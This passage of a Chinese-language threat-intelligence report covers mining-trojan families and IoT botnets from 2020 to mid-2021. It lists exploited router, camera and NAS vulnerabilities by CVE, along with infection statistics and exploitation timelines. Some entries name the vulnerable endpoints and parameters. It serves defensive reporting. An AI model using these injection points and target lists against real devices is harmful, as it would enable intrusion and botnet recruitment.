2020 年至 2021 年上半年，最活跃的挖矿木马家族 TOP3 依次是 H2Miner、永恒之蓝下载器木马、Sysrv-hello 僵尸网络挖矿。这三种挖矿木马家族都利用了多种漏洞进行传播，加速提升算力，并使用多种持久化技术驻留系统，难以清除干净。

1、H2Miner 挖矿僵尸网络

H2Miner 是 Linux 下的挖矿僵尸网络，通过 Redis 未授权漏洞、Hadoop Yarn 未授权漏洞、Docker 未授权漏洞、Confluence 远程代码执行漏洞、ThinkPHP 5 远程代码执行漏洞等多种手段进行入侵，下载恶意脚本及恶意程序进行挖矿牟利，横向扫描扩大攻击面并维持 C&C 通信。H2Miner 挖矿木马运行时会尝试卸载服务器的安全软件，清除服务器安装的其他挖矿木马，以独占服务器资源。

自 2020 年 5 月开始，利用 SaltStack 认证绕过漏洞（CVE-2020-11651）和目录遍历漏洞（CVE-2020-11652）的攻击呈快速增长趋势；2020 年 12 月，H2Miner 挖矿木马出现新变种，利用 Redis 4.x/5.x 主从同步命令执行漏洞（CNVD-2019-21763）攻击云服务器；2021 年 2 月，H2Miner 挖矿木马合并使用多个漏洞攻击武器，除了利用 XXL-JOB 未授权命令执行漏洞之外，还使用了 PHPUnit 远程代码执行漏洞（CVE-2017-9841）、Supervisord 远程命令执行漏洞（CVE-2017-11610）和 ThinkPHP 5.X 远程命令执行漏洞进行攻击扩散，最终投递 XMRig 门罗币矿机挖矿牟利。

2、永恒之蓝下载器木马

“永恒之蓝”下载器木马最早出现于 2018 年 12 月，利用驱动人生升级通道下载木马感染大量机器，并具备利用“永恒之蓝”漏洞在内网进行快速传播的功能，木马通过在感染机器上植入门罗币挖矿木马获利。

过去一年多，该木马仍然非常活跃且频繁更新，目前已具备多种传播能力，包括：永恒之蓝漏洞利用（MS17-010），Lnk 漏洞利用（CVE-2017-8464），Office 漏洞利用（CVE-2017-

8570），IPC$爆破，SMB 爆破，MS SQL 爆破，RDP 爆破，感染可移动盘、网络磁盘，钓鱼邮件（包括使用新冠病毒疫情相关主题），SMBGhost（CVE-2020-0796）漏洞，SSH 爆破攻击，Hadoop Yarn 未授权访问漏洞攻击等。

最新变种可入侵 Linux 服务器后下载门罗币挖矿木马，然后将挖矿任务进行持久化、清除竞品挖矿木马，并通过 SSH 爆破横向移动。

3、Sysrv-hello 挖矿木马

Sysrv-hello 僵尸网络最早于 2020 年 12 月首次被国内安全研究人员发现，具备木马、后门、蠕虫等多种恶意软件的综合攻击能力，使用的漏洞攻击工具也较新，已是目前技术更新最为频繁的僵尸网络之一，对政企机构危害较大。从当前捕获到的病毒版本来看，该僵尸网络蠕虫模块攻击方式由之前以爆破攻击为主、漏洞利用为辅转变为主要依赖漏洞攻击。其新变种在极短时间内向蠕虫传播模块集成了十多种新漏洞攻击方式，攻击目标同时覆盖 Linux 和 Windows 操作系统。

Sysrv-hello 僵尸网络早期使用的爆破攻击包括：Mysql 爆破、Tomcat 爆破、Weblogic 漏洞利用、Nexus 弱口令命令爆破、Jupyter 弱口令爆破、WordPress 弱口令爆破、Jenkins 弱口令爆破等。

同时，Sysrv-hello 拥有的漏洞攻击武器使其具备很强的蠕虫病毒扩散能力：

Weblogic 远程代码执行漏洞（CVE-2020-14882）
Hadoop 未授权漏洞利用
XXLjob 未授权漏洞利用
Thinkphp 命令执行漏洞
Supervisord 命令执行漏洞（CVE-2017-11610）
Joomla 反序列化漏洞（CVE-2015-8562）
Phpunit 远程代码执行漏洞（CVE-2017-9841）
Apache Unomi 远程代码执行漏洞（CVE-2020-13942）
SaltStack 命令注入漏洞（CVE-2020-16846）
Mongo-express 远程代码执行漏洞（CVE-2019-10758）
Drupal 远程代码执行漏洞（CVE-2018-7600）
Jenkins 远程命令执行漏洞（CVE-2018-1000861）
Jboss 反序列化漏洞（CVE-2017-12149）
Confluence 远程代码执行漏洞（CVE-2019-3396）
Laravel 远程代码执行漏洞（CVE-2021-3129）

表 23 Sysrv-hello 挖矿木马常用漏洞

IoT 设备攻击态势观察

6.1 IoT 设备攻击态势综述

2020 年是物联网概念提出的第二十一个年头，随着 5G 等新技术的发展，各类 IoT 设备得到广泛部署。根据中国信通院发布的《物联网白皮书（2020 年）》显示，2019 年全球物联网总连接数达到 120 亿。预计到 2025 年，全球物联网总连接数规模将达到 246 亿，年复合增长率将高达 21.4%。

然而在 IoT 设备数量快速增长的同时，各类安全问题也随之而来：90%以上的物联网设备通信协议未加密，使得攻击者能够轻易监听物联网设备流量；由于普遍采用过时的操作系统和补丁，已经普遍在 IT 系统上得以解决的安全漏洞在 IoT 设备上仍被广泛利用；IoT 设备上普遍存在的默认或硬编码口令，使得爆破攻击盛行；由于 IoT 设备固件在开发过程中对于安全开发的忽视，导致很多低级漏洞频发，攻击者漏洞挖掘的门槛大幅度降低。

过去一年多，针对 IoT 设备的攻击增长迅猛。众多物联网设备被攻击成为巨大僵尸网络中的节点，并被用来当作跳板攻击其他机器，挖矿、勒索、劫持网络流量等。

过去一年多，我们监测到共有 240 余个漏洞被用来进行攻击，其中包括 36 个 2020 年新增漏洞和 17 个 2021 年新增漏洞。相较于传统 IT 系统中的漏洞，IoT 漏洞利用起来相对容易，但危害等级却很高。通过对这 200 余个流行漏洞的利用情况进行分析，我们总结出以下几个特点：一是攻击者对 1day 漏洞的利用反应迅速，很多漏洞从 POC 披露到在野利用只需要一两天的时间；二是攻击者开始重视对 0Day 漏洞的利用，如勒索软件 eCh0raix 对威联通设备 0Day 漏洞的利用；三是攻击者对某些经常出现漏洞的 IoT 设备会持续关注，如 Moobot 僵尸网络的作者一直在积极利用威联通和 LILIN DVR 设备上的各种漏洞。

以下是过去一年多新增的与 IoT 设备相关的漏洞总结：

漏洞名称	漏洞编号
Comtrend VR3033 无线路由器命令注入	CVE-2020-10173
Tenda 路由器 AC15 AC1900 setUsbUnload 远程命令执行	CVE-2020-10987
IQrouter 3.3.1 Firmware Remote 远程代码执行	CVE-2020-11963
TPLink Cloud Cameras NCXXX Bonjour 命令注入	CVE-2020-12109
Wavlink 路由器未授权远程命令执行	CVE-2020-13117
DLink DIR 865L Ax120B01 无线路由器命令注入	CVE-2020-13782
Mida eFramework 2.8.9 远程代码执行	CVE-2020-15922
Geutebruck IP Cameras 远程命令注入	CVE-2020-16205
Seowon SIC 130/SLR 120S 路由器远程代码执行	CVE-2020-17456
HiSilicon video encoder 未授权命令注入	CVE-2020-24217
DLink DNS 320 v2.06B01 system_mgr.cgi 命令注	CVE-2020-25506

入	
Netgear ProSAFE Plus 交换机未授权远程代码执行	CVE-2020-26919
DLink DIR 825 R1 Pre 授权远程代码执行	CVE-2020-29557
TerraMaster TOS 未授权远程命令执行	CVE-2020-35665
TerraMaster TOS 未授权远程命令执行	CVE-2020-28188
Linksys RE6500 1.0.11.001 无线路由器远程代码执行	CVE-2020-35713
F5 BIG IP TMUI 远程命令注入	CVE-2020-5902
F5 BIG IP BIG IQ iControl REST 未授权远程代码执行	CVE-2021-22986
F5 BIG IP TMM 缓冲区溢出	CVE-2021-22991
HP LinuxKI Toolset 6.0.1 远程命令执行	CVE-2020-7209
Gocloud 路由器远程代码执行漏洞	CVE-2020-8949
Vantage Velocity Field Unit Os Code Injection	CVE-2020-9020
Zyxel NAS 未授权远程代码执行漏洞	CVE-2020-9054
Micro Focus Operation Bridge Reporter 远程代码执行	CVE-2021-22502
Hongdian H8922 远程命令执行	CVE-2021-28150
Yealink DM PreAuth root level 远程代码执行	CVE-2021-27561/CVE_2021-27562
Genexis PLATINUM 4410 2.1 P4410 V2-1.28 远程命令执行	CVE-2021-29003
Tenda AC11 路由器栈溢出	CVE-2021-31755
Cisco HyperFlex HX Data Platform 命令执行	CVE-2021-1497/CVE-2021-1498
NUUO NVRmini2 3.0.8 远程命令注入	N/A
QNAP QTS 4.2.1 Build 20160601 Lang 参数命令注入	N/A
QNAP NAS PreAuth CGI_Find 参数远程代码执行	CVE-2021-28797
QNAP Roon Server 远程命令注入	CVE-2021-28810/CVE-2021-28811
QNAP QTS authLogout.cgi 命令注入	CVE-2017-7876
QNAP NAS Hybrid Backup Sync 命令注入	CVE-2021-28799
LILIN DVR FTP NTP 命令注入	N/A
LILIN DVR NVR 命令注入	N/A
Symantec Web Gateway 5028 远程代码执行	N/A
Vacron NVR 远程命令执行	N/A
Trendnet TV-IP Cams 命令注入	N/A
Guangzhou 1GE ONU V2801RW/V2804RGW 家	CVE-2020-8958

庭路由器命令注入	
Netgear setup.cgi 未授权命令注入	CVE-2021-33514
锐捷网络 EgGateWay 网关远程代码执行	N/A
DrayTek Vigor 企业网络设备命令注入	CVE-2020-8515
Sunhillo SureLine 未授权命令注入漏洞	CVE-2021-36380

表 24 过去一年多新增的与 IoT 设备相关的漏洞

在近两年新增加的漏洞中，仍以路由器漏洞为主，占到总量的四分之一左右；其次是摄像头以及视频监控等相关设备（Cameras/DVR/NVR）；NAS 设备由于其数据属性的价值而开始被黑客青睐。

设备	个数	描述
路由器/交换机	15	其中 12 个路由器漏洞，1 个 Netgear 的交换机漏洞，1 个锐捷网关，1 个 DrayTek Vigor 企业网络设备漏洞（企业交换机、路由器、负载均衡器和 VPN 网关）。Tenda 和 DLink 各有 2 个。
摄像头视频相关	9	TPLink、Trendnet、Geutebruck 各有 1 个摄像头设备的漏洞。LILIN DVR 有两个。UNIXCCTV DVR 有 1 个。
NAS 设备	7	其中威联通 QNAP 设备 5 个，DLink 和 Zyxel 设备各 1 个

表 25 过去一年多新增 IoT 漏洞设备类型总结

以下是过去一年多被利用最多的 IoT 漏洞总结（按从多到少排序）：

漏洞名称	漏洞编号
DLink Devices-HNAP SOAPAction-Header 命令执行	CVE-2015-2051
JAWS Webserver Shell 未授权命令注入	N/A
TerraMaster TOS 未授权远程命令执行	CVE-2020-35665
ZeroShell 3.9.0 cgibin kerbynet 远程命令执行	CVE-2019-12725
ZTE ZXV10 H108L 路由器远程命令注入	N/A
NUUO NVRmini2 3.0.8 远程命令注入	N/A
Cambium cnPilot r200/r201 命令执行	CVE-2017-5259
Netgear 设备未授权远程命令执行	CVE-2016-1555
Uniview 远程命令执行	N/A
Seowon SIC 130/SLR 120S 路由器远程代码执行	CVE-2020-17456
Netgear DGN1000 1.1.00.48 setup.cgi 未授权远程代码执行	N/A
Eir D1000 无线路由器 WAN Side 远程命令注入	CVE-2016-10372

表 26 过去一年多被利用最多的 IoT 漏洞总结

从漏洞所针对的设备来看，路由器仍然最多，共有 61 个，占了 1/4。其中以 DLink、Netgear、Tenda 品牌为主。

路由器品牌	漏洞个数
DLink	12
Netgear	6
Linksys/Tenda	4
Netlink GPON/ZyXEL	3
Netis/TOTOLINK/ZTE	2
DrayTek Vigor	1

表 27 漏洞出现最多的路由器品牌汇总

典型路由器漏洞举例如下：

1、DLink DIR 825 R1 预授权远程代码执行（CVE-2020-29557）

D-Link DIR-825 是中国台湾友讯（D-Link）公司的一款路由器。D-Link DIR-825 R1 devices 版本 3.0.1 存在缓冲区错误漏洞，该漏洞源于 Web 界面的缓冲区溢出，攻击者可利用该漏洞在身份验证前实现远程代码执行。最早在 2020 年 2 月 20 日，Mirai 样本里出现了对此漏洞的利用。但利用代码有 bug，不会利用成功。很快在 3 月 18 日的最新样本中修改了利用代码，可以成功触发漏洞。

2、Netgear DGN1000 110048 setup.cgi 远程命令执行（CNNVD-201306-024）

NetGear DGN1000B 和 DGN2200 都是美国网件（NetGear）公司的路由器产品，存在远程认证绕过漏洞。远程攻击者可利用该漏洞绕过认证机制，以提升的权限在受影响设备上下文中执行任意命令。

3、Linksys WRT110 远程命令执行（CVE-2013-3568）

Linksys WRT110 路由器的 Web 界面存在命令执行漏洞，可通过 ping 触发。

4、Tenda AC11 路由器栈溢出（CVE-2021-31755）

Tenda AC11 是中国腾达（Tenda）公司的一款路由器。Tenda AC11 devices with firmware 02.03.01.104_CN 版本及之前版本存在安全漏洞，该漏洞源于/goform/setmac，攻击者可利用该漏洞通过一个精心制作的 post 请求在系统上执行任意代码。

5、Netlink GPON 路由器 1.0.11 远程代码执行

Netlink GPON 路由器版本 1.0.11 存在远程代码执行漏洞。2020 年 3 月份 Gafgyt 开始利用此漏洞进行传播，但利用代码缺少一个步骤，不会触发成功。2021 年 6 月 7 日，新的 Mirai 样本修复了利用代码。

6、ZyXEL P660HN T1A OS 命令注入（CVE-2017-18370）

ZyXEL P660HN-T1A 是中国台湾合勤（ZyXEL）公司的一款无线路由器。ZyXEL P660HN-T1A（hardware 2 版本，TrueOnline 固件 200AAJS3D0 版本）中的 Remote System Log 转发功能存在操作系统命令注入漏洞。该漏洞源于外部输入数据构造操作系统可执行命令过程中，网络系统或产品未正确过滤其中的特殊字符、命令等。攻击者可利用该漏洞执行非法操

作系统命令。

被利用最多的摄像头漏洞列表如下:

漏洞名称	CVE 编号
TP-Link TL SC3171 IPcamera 操作系统命令注入	CVE-2013-2578
Trendnet TV-IP Cams 命令注入	N/A
Geutebruck IP Cameras 命令注入	CVE-2020-16205
GoAhead WIFICAM 网络摄像头命令注入	CVE-2017-18377
FLIR Thermal Camera 已授权远程代码执行	N/A
FLIR Thermal Camera 未授权远程代码执行	N/A
Master IP CAM 01 远程命令执行	CVE-2019-8387
BEWARD N100 H264 VGA IP Camera M216 远程代码执行	N/A
TP-Link 云摄像头 NCXXX Bonjour 命令注入	CVE-2020-12109
Geutebruck IP Cameras GCam EFD 2250 认证绕过及代码执行	CVE-2017-5173/CVE-2017-5174
AVTECH IP Camera NVR DVRDevices 未授权命令注入	N/A
AVTECH IP Camera NVR DVRDevices CloudSetup 未授权命令注入	N/A
AVTECH IP Camera NVR DVRDevices adcommand 未授权命令注入	N/A

表 28 过去一年多被利用最多的摄像头漏洞

典型摄像头漏洞举例如下:

1、TP-Link TL SC3171 IPcamera 操作系统命令注入

TP-Link TL-SC3171 是支持夜视功能的网络摄像机。TP-Link TL-SC3171 固件版本 LM.1.6.18P12_sign5 中，文件/cgi-bin/admin/servetest 的几个参数存在 OS 命令注入漏洞，可被经过身份验证的用户以 root 权限执行任意命令。

2、BEWARD N100 H264 VGA IP Camera M216 远程代码执行

BEWARD 摄像头存在两个经过身份验证的命令注入漏洞。可通过 servertest 页面里 ServerName 和 TimeZone 的 GET 参数触发。一旦利用成功，可注入任意系统命令，并获得远代码执行权限。

3、Geutebruck IP Cameras 命令注入（CVE-2020-16205）

Geutebrück G-Code EEC-2xxx 是一款模拟视频编码器模块。Geutebrück G-Cam EBC-21xx 是一款 EBC-21xx 系列网络摄像机。Geutebrück G-Cam EFD-22xx 是一款 EFD-22xx 系列网络摄像机。使用 1.12.0.25 及之前版本以及 limited 1.12.13.2 版本和 1.12.14.5 版本固件的 Geutebrück G-Cam 和 G-Code 中存在操作系统命令注入漏洞。远程攻击者可借助特制的 URL 命令利用该漏洞以 root 权限执行命令。

4、GoAhead WIFICAM 网络摄像头命令注入（CVE-2017-18377）

WIFICAM 是一款 IP 摄像机。WIFICAM 中的 set_ftp.cgi 脚本存在命令注入漏洞。该漏洞源于外部输入数据构造可执行命令过程中，网络系统或产品未正确过滤其中的特殊元素。攻击者可利用该漏洞执行非法命令。

针对 NAS 设备的漏洞在最近几年逐渐盛行，利用较多的漏洞如下表：

漏洞名称	漏洞编号
Zyxel NAS 未授权远程代码执行漏洞	CVE-2020-9054
QNAP QTS authLogout.cgi 命令注入	CVE-2017-7876
QNAP NAS PreAuth CGI_Find 参数远程代码执行	CVE-2021-28797
QNAP NAS Hybrid Backup Sync 命令注入	CVE-2021-28799
QNAP NAS Roon Server 认证权限绕过	CVE-2021-28810
QNAP NAS Roon Server 未授权命令注入	CVE-2021-28811
QNAP NAS MusicStation/MalwareRemover 目录穿越及命令注入导致远程命令执行	CVE-2020-36197
QNAP QTS 4.2.1 Build 20160601 Lang 参数命令注入	
D-Link DNS-320 FW v2.06B01 system_gr.cgi 命令注入	CVE-2020-25506
TerraMaster TOS 未授权远程命令执行	CVE-2020-35665
TerraMaster TOS 未授权远程命令执行	CVE-2020-28188

表 29 过去一年多被利用最多的 NAS 漏洞

典型 NAS 设备漏洞举例如下：

1、QNAP QTS authLogout.cgi 命令注入（CVE-2017-7876）

QNAP Systems QNAP QTS 是中国威联通（QNAP Systems）公司的一套 Turbo NAS 作业系统。该系统可提供档案储存、管理、备份，多媒体应用及安全监控等功能。QNAP QTS 4.2.6 build 20170517 之前的版本存在命令注入漏洞。攻击者可利用该漏洞注入命令。

2、QNAP QTS 4.2.1 Build 20160601 Lang 参数命令注入

QNAP QTS version 4.2.1 Build 20160601 存在系统目录注入漏洞。2020 年以来，该漏洞一直被用来投递勒索软件 eCh0raix。

3、QNAP NAS Roon Server 认证绕过及未授权远程命令执行（CVE-2021-28810&CVE-2021-28811）

QNAP NAS Roon Server 存在认证绕过和未授权命令注入漏洞，组合利用后，可允许攻击者远程执行任意命令。2021 年 5 月该漏洞被发现用来投递勒索软件 eCh0raix。

4、 QNAP NAS Hybrid Backup Sync 命令注入（CVE-2021-28799）

QNAP NAS Hybrid Backup Sync 存在一个不正确的授权漏洞，该漏洞允许远程攻击者登陆到设备。2021 年 4 月，该漏洞被发现用来投递勒索软件 Qlocker。

5、 D-Link DNS-320 FW v2.06B01 system_gr.cgi 命令注入（CVE-2020-25506）

D-Link DNS-320 是中国台湾友讯（D-Link）公司的一款 NAS（网络附属存储）设备。D-Link DNS-320 FW v2.06B01 Revision 存在命令注入漏洞，该漏洞源于 mgr.cgi 组件中的命令注入影响，可能导致远程执行任意代码。

6、 TerraMaster TOS 未授权远程命令执行（CVE-2020-35665）

Terramaster TOS 是中国深圳市图美电子技术（Terramaster）公司的一款基于 Linux 平台的专用于 erraMaster 云存储 NAS 服务器的操作系统。TerraMaster TOS 4.2.06 及之前版本存在远程命令执行漏洞。未经身份认证的远程攻击者可通过 Event 参数中的 /include/makecvs.php 注入任意 OS 命令。

6.2 针对 IoT 设备的威胁态势分析

据 VenusEye 威胁情报中心数据，2020 年至 2021 年上半年捕获到的各类受僵尸网络控制的 IoT 设备中，中国（27.22%）仍然数量最多，较 2019 年有所下降。其次是越南（8.91%），埃及（8.62%），巴西（7.63%）和墨西哥（3.68%）。



图 40 2020 年全球受控 IoT 设备分布情况

同期，我国境内 IoT 僵尸主机分布最多的五个地区分别为河南（8.24%）、江苏（8.17%），辽宁（7.45%），山东（5.92%）和浙江（5.46%）。



图 41 2020 年国内受控 IoT 设备分布情况

据 VenusEye 威胁情报中心数据，过去一年多，主要攻击 IoT 设备的僵尸网络中，Gafgyt、Mozi、Moobot、Necro、Fbot 占据前几位。这其中，Mirai 和 Gafgyt 的变种和传播量最多，并远远大于其他僵尸网络；但 Moobot 最为活跃，连接上后几乎不到三分钟就能收到攻击指令。主流僵尸网络分布如下：



图 42 2020~2021 年上半年主要 IoT 僵尸网络分布情况

根据过去一年多 IoT 攻击的僵尸网络的主要趋势变化，我们总结出以下几个特点：

1、从 P2P 到 Tor，IoT 僵尸网络正变得越来越隐蔽

传统的 IoT 僵尸网络由连接到命令与控制（C&C）服务器的众多受感染设备（Bot）组成，犯罪分子使用 C&C 服务器控制着整个僵尸网络。这意味着只要关闭 C&C 服务器，就会使僵尸网络无法工作。但是过去一年多，我们发现越来越多的僵尸网络引入了 P2P 和 Tor 网络技术，这使得僵尸网络变得越来越隐蔽，更加难以关闭。

诸如 Mirai、Gfagyt、Necro 等家族的最新变种都硬编码了 Tor 代理节点。除此之外，包括 Wifatch、Hide'n'Seek、Hajime、Mozi、HEH 等都引入了 P2P 技术。Mozi 在去年 9 月份因大量感染 IoT 设备进入大众视野。HEH 在 2020 年首次发现，目前还未发生大规模的感染事件，但是也值得警惕。P2P 僵尸网络使 IoT 设备相互连接，而无需中央服务器。这使得安全研究人员不得不清理每个受感染的设备，这是一件非常繁琐且几乎不可能完成的任务，未来黑客会更倾向于使用这种方式构建物联网僵尸网络。

2、IoT 僵尸网络版本迭代呈现“敏捷化”特点

过去一年多，各类 IoT 僵尸网络版本迭代都呈现出“敏捷化”特点，僵尸网络作者甚至紧盯安全人员技术博客随时对版本进行更新。

如 Necro 僵尸网络家族，在安全对抗方面可以用非常“勤奋”来形容。当安全研究人员将分析完的部分技术细节分享到安全社区后，僵尸网络作者马上有针对性地对样本进行更新。样本通信方面，最开始的样本使用硬编码 IRC 服务器。当被安全人员公开后，僵尸网络作者马上将 C&C 使用 DGA 算法生成，且在加入 IRC 服务器时添加 SHA256 算法校验。之后当安全人员公布 DGA 种子时，僵尸网络作者又修改了 DGA 生成算法。随后僵尸网络作者采用 Tor 进行通信，并分离了通信 C2 和下载 C2。

3. 漏洞从曝光到被利用的时间以天计算，0day 漏洞屡见不鲜

过去一年多，IoT 僵尸网络在漏洞利用方面非常勤劳，对于 1day 漏洞的利用以天计算，并且出现了多次 0day 漏洞利用的情况。

以 Necro 僵尸网络为例，在 2021 年 1 月份的版本中使用了 CVE-2020-35665，该漏洞从公开到首次捕获仅有 8 天。1 月份的另一个版本中增加了一个针对 Zend Freamwork 的漏洞（CVE-2021-3007），该漏洞公开时间为 1 月 8 日，距离捕获只有 4 天。随后在 4 月 22 日的样本中，新增了 Genexis PLATINUM RCE（CVE-2021-29003），该漏洞的公开时间为 4 月 13 日。再以 Mirai 变种 Darknet 为例，2021 年 7 月 26 日 CVE-2021-36380 漏洞披露后的两天后就加入了对该漏洞的利用。

不止于对 1day 漏洞的紧密更新，IoT 僵尸网络中还出现了很多针对 0Day 漏洞的利用。

如：宏电 H8922 后台命令执行漏洞(CVE-2021-28150)在 2021 年 4 月公开，但包括 Moobot 和 Mirai 在内的僵尸网络分别从 2020 年 7 月和 2021 年 2 月，就开始利用此漏洞；2020 年，Moobot 和 Mirai 都曾经利用过 LILIN DVR 在野 0Day；2020 年 6 月，Moobot 曾利用过 UNIXCCTV DVR 命令注入 0Day；2021 年 5 月，勒索软件 eCh0raix 利用 QNAP NAS Roon Server 的 0Day 漏洞进行传播。

以下是过去一年多从公开到利用时间间隔较短的典型 1day 漏洞以及部分 0day 漏洞利用情况：

漏洞	公开时间	利用时间	0Day
TamronOS IPTV/VOD 未授权远程命令执行	2021-06-17	2021-06-18	否
Netgear setup.cgi 未授权命令注入（CVE-2021-33514）	2021-05-22	2021-06-10	否
Yealink DM 远程命令执行（CVE-2021-27561/CVE-2021-27562）	2021-02-23	2021-02-26	否
TerraMaster TOS 未授权远程命令执行（CVE-2020-35665）	2020-12-23	2020-12-31	否
Zend Framework 3.0.0 不安全对象的反序列化漏洞（CVE-2021-3007）	2021-01-04	2021-01-08	否
Genexis PLATINUM 4410 2.1 P4410 V2-1.28 远程命令执行（CVE-2021-29003）	2021-04-13	2021-04-22	否
宏电 H8922 后台命令执行漏洞（CVE-2021-28150）	2021-04-24	2020-07	是
QNAP NAS Roon Server 认证绕过及未授权远程命令执行（CVE-2021-28810&CVE-2021-28811）	2021-06-8	2021-05-09	是
LILIN DVR FTP NTP 命令注入	2020-02-14	2019-08-30	是
LILIN DVR/NVR 远程命令执行	2020-09-25	2020-09-21	是
UNIXCCTV DVR 命令注入	2020-08-24	2020-06-09	是
Sunhillo SureLine 未授权命令注入漏洞(CVE-2021-36380)	2021-07-26	2021-07-28	否

表 30 2020 年至 2021 年上半年典型 1day 及 0day IoT 漏洞利用情况汇总

4.针对 IoT 设备的勒索层出不穷，NAS 设备成为勒索攻击新目标

由于 IoT 类设备一般无重要数据存储，所以勒索软件一直以 PC、服务器等 IT 类资产为目标。但近年来随着 NAS 设备的普及，勒索软件已开始瞄准 IoT 设备进行攻击。

2021 年 5 月，我们发现 QNAP NAS Roon Server 的两个 0Day 漏洞被用来传播勒索病毒 eCh0raix。eCh0raix 也被称为 QNAPCrypt，最早在 2019 年出现，是基于 Go 语言的勒索软件。2020 年 10 月，eCh0raix 使用威联通设备的另一个漏洞（QNAP QTS 4.2.1 Build 20160601 Lang 参数命令注入）传播自身。除了 eCh0raix，至少还有 3 款勒索软件 Qlocker、AgeLocker、Muhstik 曾经利用 QNAP 漏洞进行传播。

2021 年 6 月 10 日，我们发现了利用 Netgear setup.cgi 未授权命令注入漏洞（CVE-2021-33514）投递勒索软件 Ryuk 的攻击。

我们预计，未来会有更多的勒索软件以 IoT 设备为目标进行攻击。由于附加在 IoT 设备上的安全能力普遍偏弱，其危害将会明显大于传统 Windows/Linux 下的勒索攻击。

6.2.1 Mirai

过去一年多，Mirai 依然是最流行的僵尸网络，变种层出不穷。其主要功能及通信协议等一般变化很小，但有些变种对各类漏洞的利用非常全，有些变种对新漏洞的跟踪利用非常快。

